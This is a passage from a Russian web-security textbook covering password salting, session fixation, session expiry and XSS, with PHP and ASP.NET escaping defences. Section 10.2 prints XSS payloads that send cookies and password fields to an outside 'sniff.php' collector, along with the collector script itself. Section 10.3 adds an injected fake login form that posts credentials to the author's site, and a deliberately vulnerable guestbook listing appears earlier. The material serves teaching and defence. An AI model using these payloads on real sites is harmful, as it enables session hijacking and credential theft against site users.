Хранение паролей на web-сервере в открытом виде также не безопасно. Если хакер найдет уязвимость, позволяющую реализовать SQL-инъекцию, то он сможет получить из таблиц ваш пароль и незаметно пользоваться правами администратора. Если пароль хранится в зашифрованном виде, то подобрать его можно только перебором. Да, хакер может внести новую запись в базу данных и дать ей права администратора (установить определенный признак), но это будет слишком бросаться в глаза, и администратор быстро увидит, что произошел взлом.

В случае хранения паролей в зашифрованном виде аутентификация происходит достаточно просто. Получив имя пользователя и пароль, шифруем пароль и сравниваем с уже зашифрованным вариантом из базы данных. Если шифры совпадают, то аутентификация прошла успешно.

А как же реализовать возможность восстановления пароля, если в открытом виде он не сохраняется в базе данных? А никак. Все сайты, которые заботятся о своих пользователях и их безопасности, не позволяют увидеть старый пароль, а разрешают только сменить его на новый.

По запросу на восстановление пароля необходимо:

- запросить адрес электронной почты пользователя;
- найти запись в базе данных, соответствующую данному адресу;
- сгенерировать случайный код, который отправляется пользователю на почту;

- пользователь после этого вводит код на странице восстановления пароля и ему дается разрешение на смену.

Можно генерировать пароль на стороне сервера и давать его пользователю. Это действительно может быть безопасно, потому что мы будем уверены, что сгенерирован действительно сложный пароль. Но в этом случае нужно быть аккуратным. Злоумышленник может пошутить над другом и вызвать восстановление пароля для него только для того, чтобы система сгенерировала новый пароль.

Никогда не реализуйте возможность автоматического входа в панель администрирования. Это даже нарушает некоторые стандарты безопасности.

9.4. Соль на рану

Если вы храните в базе данных пароли только в зашифрованном виде и восстановление возможно только подбором пароля, то это еще не значит, что систему можно считать защищенной. Да, подбирать пароль очень долгое занятие, но не обязательное. Дело в том, что можно заранее рассчитать все возможные комбинации хеширования и занести их в большую базу данных. Да, база данных получится не очень маленькой, но для современного компьютера это капля в море. Зато любой пароль можно будет взломать за мгновение. Если отсортировать базу данных, то поиск нужного значения сведется к одной лишь операции — получить пароль, соответствующий хешу, без какого-либо шифрования.

Самое страшное, что создав одну лишь базу данных, можно будет подбирать к хеш-значениям пароли на любых сайтах и в любых системах. Неужели нет выхода? Выход есть, и он, как всегда, прост. Перед тем как получить хеш для пароля, просто прибавляем к нему какую-то строку:

```
<?php $crypted = md5($pass."dfge4sdf"); ?>
```

В данном случае строка `dfge4sdf` является мусором (его часто называют солью), который просто усложняет пароль. Теперь, если хакер воспользуется своей базой данных для поиска пароля по хешу, то он получит строку, которая содержит не только пароль, но и мусор. Не зная, что является мусором, хакер не сможет определить, где же тут действительно пароль.

А что если пользователь выбрал очень простой пароль? В этом случае его легко можно будет увидеть. Но даже если пароль сложный типа `dfgjk435`, то после поиска по своей таблице хакер получит пароль: `dfgjk435dfge4sdf`. Да, это неверное значение, но найти, что тут является паролем, можно банальным перебором.

А давайте посмотрим на следующий вариант соления:

```
<? $crypted = md5(md5($pass).md5($salt));?>
```

Тут хешируется результат сложения двух хешей — пароля и соли. Вот такой вариант соления становится намного сложнее для подбора по словарю, особенно если хакер не знает, что выступает в качестве переменной `$salt`. Я не специалист в шифровании, но если не ошибаюсь, то, даже зная значение соли, хакеру придется

рассчитывать значения новой базы данных для этой соли, а это очень утомительное и затратное для процессора занятие. Это идентично полному перебору паролей.

Фиксированная соль потребует от хакера генерации уникальной базы данных всех возможных вариаций паролей, но если сильно постараться, то он может это сделать, просто нужно рассчитать `md5` для всех возможных вариаций `a + salt`, `b + salt`, `c + salt` и т. д.

Чтобы этот подход сделать бесполезным, можно делать соль уникальной для каждого пользователя и хранить ее в базе данных. Когда я работал над чувствительными к безопасности данными, то у меня в базе пользователей было две колонки: пароль и соль. Соль генерировалась случайным образом и была уникальной для каждого пользователя, потому что это был GUID.

Когда пользователь вводил свой пароль для авторизации, допустим **user@gmail.com** и пароль pass1234, то система искала в базе пользователя с таким e-mail, допустим, это была запись со значениями:

```
Email: user@gmail.com
Salt: e776633c-3eaa-4b7f-805c-aa046cd9eaee
Password: B1286032C45E3D422F1B1214D4006E0C
```

Теперь я брал соль и объединял ее с введенным паролем — получался код:

```
e776633c-3eaa-4b7f-805c-aa046cd9eaeepass1234
```

Теперь рассчитывался Hash, для примера можно взять `md5`, и в результате получалось `B1286032C45E3D422F1B1214D4006E0C`, что соответствует сохраненному паролю.

Да, в базе данных приходилось хранить для каждого пользователя отдельную уникальную соль, но это делает подбор по словарю невозможным и бессмысленным. Генерировать таблицы смысла нет, у каждого пользователя соль своя.

Я здесь привожу в качестве примера хеширования `md5`, как самое простое решение, которое поддерживают все, но он все же уже не рекомендуется к использованию, потому что его перебор не такой уж и сложный. Соль позволяет добиться какой-то защищенности, но для современных компьютеров MD5 уже не является проблемой. Сейчас рекомендуется использовать SHA-2, как более защищенное хеш-решение.

9.5. Фиксация сеанса или сессии

Еще одна интересная атака на авторизацию — когда хакер не ворует существующую сессию, а подсовывает пользователю свою.

В *разд. 9.2* мы рассматривали авторизацию, когда в cookie сохранялся идентификатор сессии. Тогда задача хакера была украсть ID-сессии.

Некоторые фреймворки позволяют передавать ID-сессии через URL, или хакер может интегрировать на сайт JavaScript-код, который будет добавлять cookie-значение со своим идентификатором сессии.

Рассмотрим первый вариант, когда идентификатор передается через URL. Хакер может передать идентификатор прямо в строке URL, отправив такую ссылку пользователю, аккаунт которого нужно взломать:

```
http://website/?SID=abc12345def
```

Здесь `abc12345def` — это идентификатор сессии. Когда пользователь кликнет по адресу и загрузит сайт, то сайт может установить в качестве идентификатора сессии именно этот идентификатор, и это может стать проблемой. Пользователь заходит на сайт, и теперь сессия `abc12345def` становится авторизованной, и хакер может использовать этот же идентификатор.

Если в *разд. 9.2* задача хакера была украсть идентификатор сессии, то тут это не нужно, он его уже знает, ведь именно хакер подсунул свой код.

Если попытаться запретить создание идентификаторов сессии через URL, то это не спасет и не решит полностью проблему. Допустим, что пользователю можно назначать только ID существующей сессии и нельзя указывать что-то свое, о чем сервер не знает и не подозревает. Отлично, но хакер может загрузить один раз сайт и получить идентификатор сессии и использовать уже его.

Сайт не должен принимать идентификаторы сессий через URL, и для простых сайтов это возможно, а вот для WebAPI, который использует REST, это может не работать. Тут очень часто используется не cookie, а именно параметры `GET` или `POST`.

По возможности нужно отказаться от передачи идентификатора сессии через параметры, особенно через URL, и это необходимая, но не достаточная защита.

Допустим, что сайт будет проверять и игнорировать любые идентификаторы и не позволит использовать идентификатор сессии из URL вовсе. Но если на сайте есть XSS-уязвимость (о чем мы будем говорить в *главе 10*), то с помощью cookie с нужными значениями можно попытаться создать защиту с помощью JavaScript. С помощью обращения к `document.cookie` можно создавать, менять и удалять cookie.

Например, следующий код создает новый cookie с именем `sid`:

```
document.cookie = "sid=abc12345def ";
```

Если на сайте нет XSS-уязвимости, то теоретически можно пытаться делать обходные защиты, но если говорить о хорошей защите, то самая простая из них – перезапускать сессию после входа на сайт.

Когда пользователь авторизуется на сайте, то текущий идентификатор сессии должен всегда уничтожаться, создаваться новый, и именно новый должен быть авторизован. Даже если хакер подкинет идентификатор сессии, пользователь не сможет превратить его в авторизованный.

Проблема фиксации сессии иногда встречается с использованием разных подходов к авторизованным и неавторизованным пользователям. Например, мне приходилось сталкиваться с сайтами, где неавторизованные пользователи работали с HTTP-версией сайта без шифрования. Как только пользователь авторизуется, то сразу же его переводят на HTTPS-версию сайта.

Но если идентификатор сессии один и тот же, то есть вероятность, что хакер перехватит незашифрованный трафик и получит доступ к идентификатору сессии. Если после входа на сайт тот же идентификатор будет передаваться по HTTPS, это пользователя уже не спасет, потому что идентификатор все же тот же.

9.6. Закрытые сессии

Когда пользователь говорит, что он хочет покинуть сайт, то на сервере для данного пользователя просто убивают cookie, которая отвечает за сессию. Пользователь теряет связь со своей сессией, ему создается новая, которая будет неавторизована.

Это достаточно простое и вполне рабочее решение с точки зрения реализации, но если сессия на сервере, идентификатор сессии все еще существует, то пользователь может вручную установить этот идентификатор себе в cookie и восстановить ее. Пользователь этого делать не будет, но вот хакер может.

Так что создавая видимость того, что сессия пользователя завершилась, мы обманываем пользователя, а хакер все еще сможет ее использовать.

Если вы уничтожаете cookie, то убедитесь, что и сама сессия удаляется или помечается как некорректная.

9.7. Сессии публичных сайтов

Как мы уже отмечали, сессии должны быть короткими и должны устаревать — именно так делают банки. То же самое часто делают и публичные сайты, просто мы это не замечаем.

Например, когда пользователь заходит на сайт Super Network, создается две сессии, и обе привязываются к одному и тому же аккаунту. Первая сессия долгосрочная и может быть активной в течение недели или даже месяца. Она дает пользователю право просматривать какую-то информацию или даже выполнять какие-то действия, но как только пользователь пытается выполнить чувствительное к персональным данным действие, то для этого проверяется вторая краткосрочная сессия. Если она устарела, то пользователя просят ввести пароль.

Таким образом с помощью двух сессий мы можем контролировать, что сейчас разрешено.

В случае с социальными сетями такое не пройдет, тут достаточно много действий, которые чувствительны к персональной информации. Что защищать короткой сессией? Публикацию новых записей нельзя, потому много блогеров публикуют новые записи регулярно. Запретить добавление в друзья тоже нельзя, некоторые это делают регулярно.

В таких случаях единственное, что остается делать для защиты пользователей, — защищать аккаунт от смены имени и пароля и какой-то информации, которая отно-

сится к аккаунту. Если хакер каким-то магическим образом захватил сессию, то он сможет публиковать новые записи на стене, сможет добавлять других людей в друзья, но мы должны сделать все, чтобы он не смог поменять e-mail и пароль.

Именно поэтому для смены e-mail и пароля в социальных сетях регулярно просят подтвердить текущий пароль. Те, кто украл сессию, не будут знать его и не смогут сменить пароль и/или e-mail.

А что, если хакер каким-то образом получил доступ к паролю? Возможно, для этого использовалась социальная инженерия, и это не вина разработчиков сайта.

Но и в этом случае разработчики пытаются пойти навстречу пользователям ради спасения своей репутации. Просто когда кто-то потеряет доступ к своему аккаунту, то ему будет все равно, по чьей вине это произошло — скорее всего, он будет винить именно разработчиков сайта.

При смене логина или пароля обязательно отправьте e-mail с уведомлением, что данные изменились.

В случае смены e-mail обязательно отправьте уведомление на старый адрес, который был до смены привязан к аккаунту.

ГЛАВА 10

XSS

В последнее время очень много разговоров было о том, нужны ли файлы cookies или нет. Да, они позволяют сохранять web-сайтам информацию на компьютере пользователя и потом использовать ее для предоставления персонализированного содержимого web-страниц. В *главе 9* мы уже видели, что одним из способов использования cookies является авторизация пользователя.

В большинстве случаев это очень удобно, но далеко не безопасно. Меня не волнует, что web-сайты могут сохранять в таких файлах информацию о том, какие web-страницы я просматривал и чем интересуюсь, если эта информация не привязана конкретно ко мне, а хранится и используется анонимно. Эту информацию можно сохранить и без cookies. Меня волнует то, что эти данные может увидеть хакер. Один из способов воровства — атака XSS.

Для реализации этой атаки хакеру необходимы базовые знания языка JavaScript. Этот язык очень прост и на первый взгляд абсолютно безобиден, потому что не имеет доступа к ресурсам компьютера. Единственное, что можно делать с помощью JavaScript, — управлять браузером, но для хакера иногда этого достаточно. Главное — внедрить свой JavaScript-код в web-страницу, а дальше уже действовать по ситуации. А ситуации бывают разные, их изучением мы и займемся в этой главе.

10.1. Основы XSS

Опять же, все примеры сценариев в этой главе будут приведены на PHP, но в данном случае важен не язык, а идея, чтобы понять, как все работает. Атака и подход к защите выглядят примерно идентично во всех языках.

Чаще всего XSS подвержены web-сайты, в которых используется аутентификация посредством данных, хранящихся в cookies, и есть возможность сохранять данные, которые в дальнейшем будут отображаться на web-странице. Ярким примером такого web-сайта является форум. Давайте рассмотрим простейший пример использования уязвимости. В листинге 10.1 приведен код сценария, который отображает форму для ввода имени пользователя и текста сообщения. Полученные данные со-

храняются в базе данных и отображаются на web-странице. Получается классическая гостевая книга.

Листинг 10.1. Сценарий, уязвимый для атаки XSS

```
<html>
<head>
   <title>XSS test</title>
</head>
<body>
<h3>XSS test</h3>

<hr/>
<form name="messageadd" method="get">
<p>Имя: <input name="username" size=50></p>
<p>Сообщение: <textarea cols="65" name="message" rows="10"
wrap="virtual"></textarea></p>
<p><input name="button" type="submit" value="Send"></p>
</form>

<hr/>
<h3>Результат</h3>
<?
if ($_GET['button'] == 'Send') {
   ?>
   <b><?= $_GET['poster_name'] ?></b>
   <b><?= $_GET['message'] ?></b>
   <?
}
?>
</body>
</html>
```

Этот код не делает ничего сложного, пользователь видит форму, в которой он может ввести имя и сообщение. После отправки формы я просто отображаю результат на странице. Итак, если пользователь просто оставляет текст сообщения, то никаких проблем нет. А что, если в текст сообщения будет встроен JavaScript-код? Он будет выполнен, а это серьезная уязвимость!

Попробуем передать в тексте сообщения или имени пользователя строку:

```
<script>alert("This is a test")</script>
```

Эта строка является JavaScript-кодом, который выводит на экран диалоговое окно с сообщением "This is a test" (рис. 10.1).

Пока ничего страшного не произошло, но предпосылки опасности уже есть.

Я в данном случае просто отображаю результат прямо на странице и нигде его не сохраняю. Если подобная уязвимость возникнет на форуме или в блоге, где пользова-

тели могут оставлять свои сообщения, то хакер может оставить небольшой JavaScript-скрипт, который будет перенаправлять пользователя на свою web-страницу. Для этого в тексте сообщения отправим следующий JavaScript-код:

```
<script>
 document.location.href="http://www.flenov.ru"
</script>
```

Рис. 10.1. Окно браузера с сообщением

Теперь при загрузке web-страницы любой пользователь будет перенаправлен на web-сайт, указанный хакером. В данном случае — **www.flenov.ru**. Не думаю, что кто-то укажет мой сайт, но таким образом можно получать трафик с форумов и блогов, на которых есть XSS-уязвимость, а в наше время трафик — достаточно ценное и дорогое удовольствие.

Если XSS-уязвимость позволяет сохранить JavaScript-код на сервере, и она будет отображаться любому пользователю, то это становится уже серьезной проблемой. Хакер сохраняет свой код на сервере и ждет, когда кто-то загрузит страницу и выполнит подброшенный на сервер код.

Как это можно использовать в корыстных целях? Помимо того, что хакер получает трафик с чужого web-сайта, он еще может украсть и пароли. Для этого можно создать web-страницу, которая будет копией одной из страниц web-сайта, трафик с которого воруется. Лучше будет создать web-страницу регистрации и попросить пользователя ввести имя и пароль заново. Для правдоподобности можно добавить сообщение об ошибке, как будто произошел сбой авторизации. Ничего не подозревающий пользователь введет данные, которые будут сохранены в базе данных хакера. После этого следует перенаправить пользователя обратно на web-сайт, откуда он пришел.

10.2. Перехватываем данные

Итак, давайте посмотрим, как хакер может перехватить данные пользователя. Допустим, хакер добавит на форум или в качестве комментария к блогу следующий JavaScript-код:

```
<script>
 document.location.href="http://192.168.1.5/sniff.php?test"
</script>
```

Этот код переадресует нас на web-страницу **http://192.168.1.5/sniff.php**, а в качестве параметра для примера передается слово "test". Сценарий sniff.php — это программа хакера, которая просто сохраняет переданный URL в каком-нибудь хранилище, например в текстовом файле. Пример такого файла может быть следующим:

```
<?
 $f = fopen("snif.txt", "a");
 fwrite($f, $REQUEST_URI);
 fclose($f);
 print("OK");
?>
```

В этом примере содержимое URL сохраняется в текстовом файле snif.txt. В нашем случае в этот файл попадет следующая строка: `"/sniff.php?test"`.

Пока вроде ничего страшного: хакер сам себе отправил сообщение "test" и web-сайт пока не пострадал. Усложняем задачу. Допустим, что в форме отправки сообщения есть невидимое поле `passws`, через которое передается пароль:

```
<input type="hidden" name="passws" value="qwerty">
```

Каждый пользователь видит свой пароль, а чтобы увидеть чужой, необходимо его перехватить. Для этого хакер может внедрить в форму следующий JavaScript-код:

```
<script>
document.location.href="http://192.168.1.5/sniff.php?"+
    document.messageadd.passws.value
</script>
```

В этом примере файлу sniff.php передается содержимое невидимого поля. Теперь в файле snif.txt хакер будет собирать пароли добропорядочных пользователей, и возможно, что на удочку попадется и администратор.

Но вероятность найти подобный сценарий стремится к нулю. Но как мы уже знаем, очень важная информация может храниться в cookies. Если параметр, отвечающий за сессию, не защищен, то хакер может украсть все cookies и перехватить сессию. Достаточно только внедрить в форму следующий код:

```
<script>
document.location.href="http://192.168.1.5/sniff.php?"+
    document.cookie;
</script>
```

Благодаря тому, что JavaScript имеет доступ к cookies, мы без проблем можем отправить их своему сценарию.

Хуже, если в cookie хранятся имя пользователя и пароль. В лихие 1990-е годы такое случалось, хотя в наше время подобное увидеть уже сложно. Но были времена, когда в cookies устанавливались подобные значения:

```
<?
 setcookie ("user", "admin", time()+5184000);
 setcookie ("pass", "qwerty", time()+5184000);
?>
```

Теперь после их перехвата в файле snif.txt мы увидим следующее:

```
/sniff.php?user=admin;%20pass=qwerty
```

Вот так хакеры с помощью XSS воруют пароли. Единственный недостаток всех примеров, которые описаны выше, в том, что они перенаправляют пользователя на web-страницу хакера. Это не очень хорошо, потому что пользователь может заподозрить что-то неладное.

Раньше можно было воспользоваться AJAX-запросами для отправки данных на сторонний сервер, но в *главе 9* мы обсуждали вопрос межсайтовых запросов, которые все чаще запрещаются на сервере.

Но хакеры уже давно нашли более незаметный способ, который действует до сих пор:

```
<script>
  img = new Image();
  img.src = "http://192.168.1.5/sniff.php?" + document.cookie;
</script>
```

Секрет прост — создаем изображение и присваиваем ему в качестве адреса наш сценарий. Да, это неправильно, ведь сценарий не является изображением, но этот метод работает. При желании даже можно переименовать файл sniff.php в sniff.gif, от этого ничего не изменится.

Сайты могут генерировать изображения с помощью кода, это достаточно распространенная возможность. Например, каптча, о которой мы говорили уже много раз, очень часто генерируется с помощью кода. В таких случаях `image` ссылается на сценарий, который рисует и возвращает картинку:

```
<script>
  img = new Image();
  img.src = "http://192.168.1.5/captcha.php?";
</script>
```

Если XSS-уязвимость находится на странице, на которой есть поле для ввода имени и пароля, то с помощью JavaScript можно повесить обработчики события на поле `input`, отслеживать любые нажатия клавиш в таких полях и по мере нажатия отправлять данные на сервер хакера с помощью AJAX-запроса, если разрешены межсайтовые запросы. Таким образом можно реализовать Keylogger в браузере, и хакер сможет получить имя и пароля.

10.3. Мощь языка JavaScript

Достаточно часто замечаю, что программисты относятся к JavaScript как к несерьезному языку, на котором можно делать только какие-то украшения для сайта, анимации. На самом деле на этом языке можно делать очень даже сложные вещи. Этому языку можно приписать заслуги таких приложений, как текстовый редактор прямо в браузере, электронные таблицы или мощные почтовые клиенты.

На JavaScript можно сделать достаточно многое и даже полностью изменить страницу, которая отображается на сайте. Можно спрятать существующий контент на сайте и нарисовать новый.

Я написал небольшой файл, который загрузил к себе на сайт для примера:

`http://www.flenov.ru/xssform.js`

Содержимое файла можно увидеть в листинге 10.2. Этот код с помощью JavaScript создает на странице форму для ввода пароля, и, если пользователь введет имя и пароль, то они будут отправлены на мой сайт **www.flenov.ru**. Я честно говорю вам, что я никак не сохраняю эти данные на сервере, в данном случае они просто для примера.

Листинг 10.2. Отрисовка формы для ввода имени и пароля

```
document.writeln('<h2>Welcome</h2>');
document.writeln('<p>Pls login to continue</p>');
document.writeln('<form action="http://www.flenov.ru" action="get">');
document.writeln('<p>Username: <input name="username" /></p>');
document.writeln('<p>Password: <input type="password" name="pass" /></p>');
document.writeln('<button>Login</button>');
document.writeln('</form>');
```




Рис. 10.2. Форма для ввода пароля

Найдем сайт с XSS-уязвимостью и добавим на него следующий код:

```
<script>document.write("<script
src=http://www.flenov.ru/xssform.js><\/script>")</script>
```

В результате на странице отобразиться форма для ввода имени и пароля (см. рис. 10.2). С помощью JavaScript можно добавить и стили или использовать существующие стили, чтобы форма выглядела натурально для сайта — тогда пользователь точно ничего не заподозрит. Я написал максимально простой JavaScript-код, чтобы он легко читался даже начинающими, при этом не делал ничего сверхсложного, но можно написать более интересное решение именно под сайт, на котором найдена уязвимость. Если у сайта уже есть форма для ввода имени и пароля, то можно только изменить свойство action, чтобы оно указывало на нужный хакеру сервер.

Если я увижу подобную форму для ввода имени пользователя и пароля на сайте, которым я пользуюсь каждый день, то, скорее всего, она вызовет у меня доверие.

Чтобы я ничего не заподозрил, после сохранения имени и пароля хакер может перенаправить меня обратно на сайт, откуда я пришел.

Единственный шанс для меня узнать, что форма поддельная — это заглянуть в исходный код страницы и посмотреть, по какому URL отправляются данные. Когда я пользуюсь сайтами каждый день, то я не проверяю их исходники перед вводом имени и пароля, но я надеюсь, что там не будет уязвимости.

10.4. Защита от XSS

Для защиты от XSS в различных языках и фреймворках есть различные методы защиты. В PHP основным методом является использование метода `htmlspecialchars`, которому передается текст, который нужно обезопасить от возможных проблем.

Смысл метода — он ищет в переданной строке любые символы, которые имеют особое значение в HTML, и заменяет их на безопасные версии, которые превращают эти символы в простой текст. Например, символ < превращается в `<` а символ > превращается в `&qt;`. Когда мы в коде используем символы < и >, то они открывают и закрывают HTML-теги, но когда мы используем закодированные эквиваленты `&lt` и `&qt;`, мы говорим, что нужно просто отобразить открывающую и закрывающую угловую скобки.

В листинге 10.1 я отображаю на странице значения, которые передал пользователь в том виде в котором они прибыли:

```
<b><?= $_GET['poster_name'] ?></b>
<b><?= $_GET['message'] ?></b>
```

Но если использовать метод `htmlspecialchars`, то наш код уже становится безопасным:

```
<b><?= htmlspecialchars($_GET['username']) ?></b>
<b><?= htmlspecialchars($_GET['message']) ?></b>
```

Попробуйте теперь воспользоваться где-то любым методом взлома страницы, который мы рассматривали выше, и он больше не сработает. Вместо того, чтобы выполнять JavaScript-код, переданный пользователем текст будет просто отображаться на странице.

Например, если взять последний пример JavaScript-кода, с помощью которого мне удалось внедрить в HTML-страницу форму для ввода имени и пароля:

```
<script>document.write("<script
src=http://www.flenov.ru/xssform.js><\/script>")
</script>
```

то после выполнения `htmlspecialchars` мы получим:

```
&lt;script&gt;document.write(&quot;&lt;script
src=http://www.flenov.ru/xssform.js&gt;&lt;\/script&gt;&quot;)
&lt;/script&gt;
```

Этот текст безопасный, и он будет отображен именно в том виде, в котором его отправлял пользователь и не будет выполняться в браузере, как это делалось в случае с кодом. На рис. 10.3 вы можете видеть, что теперь на странице именно текст, который мы отправляли, а формы для ввода имени и пароля больше нет.

В некоторых фреймворках очистка происходит по умолчанию. Если вы будете выводить какие-то данные на страницу в C# и .NET с помощью операторов `Razer` в cshtml-файле, то они будут автоматически очищены от опасных символов и заменены на HTML.

В Razer вывод переменной `Model.FirstName` будет выглядеть так:

```
<p>
  @Model.FirstName
</p>
```




Рис. 10.3. Результат очистки с помощью htmlspecialchars

Хотя мы совершенно не проводили никакой проверки и не защищали `Model.FirstName` от потенциально опасных символов, .NET-фреймворк при выполнении файла cshtml автоматически сделает проверку.

Но что, если нужно вывести на экран что-то без защиты? В этом случае нужно использовать `Html.Raw`:

```
<p>
  @Html.Raw(Model.FirstName)
</p>
```

Это правильно, когда по умолчанию все защищено и без защиты происходит вывод только в том случае, когда это действительно необходимо, тогда меньше шансов забыть и не очистить пользовательский ввод от потенциально опасных символов.

В этом отношении чистый PHP очень опасен, потому что в его случае нужно обязательно все очищать самостоятельно и не забывать это делать. Поэтому программирование на чистом PHP — это как работа минера — можно работать до первой ошибки.

Это работает с HTML и в том случае, если вы используете cshtml. Но .NET может возвращать результат работы без использования представлений — просто текст, который потом отображается на web-странице. Так может работать Web API.

Если вы хотите очистить пользовательские данные от вредных символов в C# коде, то для этого есть три класса: `HtmlEncoder`, `JavaScriptEncoder` и `UrlEncoder`. Их нужно использовать в зависимости от того, где мы будем использовать пользовательский ввод. Если это HTML-текст, то используем `HtmlEncoder`. Если результат будет использоваться в JavaScript-коде, то используем `JavaScriptEncoder`. Если мы будем добавлять текст к URL в теге `<a>`, то используем `UrlEncoder`.

Если говорить о HTML, то прямое использование кодировщика может выглядеть так:

```
using System.Text.Encodings.Web;
using System.Text.Unicode;

HtmlEncoder _htmlEncoder = HtmlEncoder.Create(
     allowedRanges: new[] {UnicodeRanges.BasicLatin }
   );

@_htmlEncoder.Encode("<script>alert(1)</script>")
```

В случае с web можно использовать инъекцию зависимостей. Для этого добавляем в сервисы синглтон (Singleton):

```
services.AddSingleton<HtmlEncoder>(HtmlEncoder.Create(
     allowedRanges: new[] { UnicodeRanges.BasicLatin }
));
```

И теперь в контроллерах можно получать кодировщик в конструкторе и не создавать его каждый раз. Но это уже более тонкий вопрос использования кода в .NET,

сейчас мы рассматриваем безопасность, поэтому обойдемся без инъекции кода и для теста просто напрямую продолжу показывать создание объектов.

По умолчанию `HtmlEncoder` превращает в коды абсолютно все символы, но это лишнее и значительно увеличит размер файла. Чтобы не превращать в коды простые буквы английского алфавита, я в качестве параметра `allowedRanges` указал `UnicodeRanges.BasicLatin`, в результате чего базовые английские символы останутся просто символами английского алфавита.

Если текст, который вводит пользователь используется в JavaScript на нашем сайте, то используйте `JavaScriptEncoder`. Тут все абсолютно так же, как и в случае с HTML-кодировщиком. Используем `UrlEncoder`, если нам нужно вывести URL.

Почему мы должны использовать различные кодировщики? Потому что нужно превращать в коды и защищаться от разных символов. В случае с HTML основным злом становятся `<` и `>`. В URL-адресах очень важно кодировать вопрос `?`, знак равенства `=` и символ `&`. Эти символы используются для отделения параметров и их значений, но также нужно кодировать и ординарную или двойную кавычку. В случае с JavaScript тоже нужно кодировать кавычки.

Допустим, что у нас есть текст:

```
<a href="/login.php?data=<?= $_GET['userdata'] ?>">Login</a>
```

Если пользователь передаст просто XXXXX, то этот текст превратится в следующую строку:

```
<a href="/login.php?data=XXXXX">Login</a>
```

Тут все отлично, и никаких проблем нет. А что, если хакер передаст строку:

```
" onclick="alert(1)
```

Вот это уже опасно, давайте посмотрим, во что это превратится в форме:

```
<a href="/login.php?data=" onclick="alert(1)">Login</a>
```

С помощью двойных кавычек я закрываю параметр `href`, который отвечает за URL, а после этого добавляю еще один атрибут: `onclick="alert(1)"`. Теперь если кликнуть по такой ссылке, то появится диалоговое окно с цифрой 1.

Конечно же, сама по себе цифра 1 безобидна, но это уже что-то — мы смогли внедрить JavaScript-код. Однако это только начало, ведь можно сделать что-то и более опасное, чем просто показать единичку в диалоговом окне.

Вернемся к защите в PHP, где мы рассмотрели только метод `htmlspecialchars`. Мы передавали этому методу только текст, но можно добавить еще один параметр, который может принимать любые параметры из следующих значений:

- ENT_COMPAT — защищает от двойных кавычек, но не будет защищать от одинарных;
- ENT_HTML401 — защищает от HTML-тегов;
- ENT_QUOTES — защищает от двойных и одинарных кавычек.

По умолчанию используются флаги ENT_COMPAT и ENT_HTML401, а это значит, что от одинарных кавычек защиты не будет.

Проблема в том, что в PHP и HTML разрешается использовать и одинарные, и двойные кавычки, а значит, следующий пример на языке PHP будет безопасным:

```
<a href="/login.php?data=<?=htmlspecialchars($_GET['username'])?>">
  Login
</a>
```

Если хакер передаст:

```
" onclick="alert(1)
```

то после выполнения htmlspecialchars двойные кавычки превратятся в ", что безопасно.

```
<a href="/login.php?data=&quot; onclick=&quot;alert(1)">Login</a>
```

А что, если использовать одинарные кавычки для обрамления атрибута href?

```
<a href='/login.php?data=<?=htmlspecialchars($_GET['username']) ?>'>
   Login
</a>
```

От одинарных кавычек защиты по умолчанию нет, так что если хакер будет использовать одинарные кавычки:

```
' onclick='alert(1)
```

то в HTML это превратится в

```
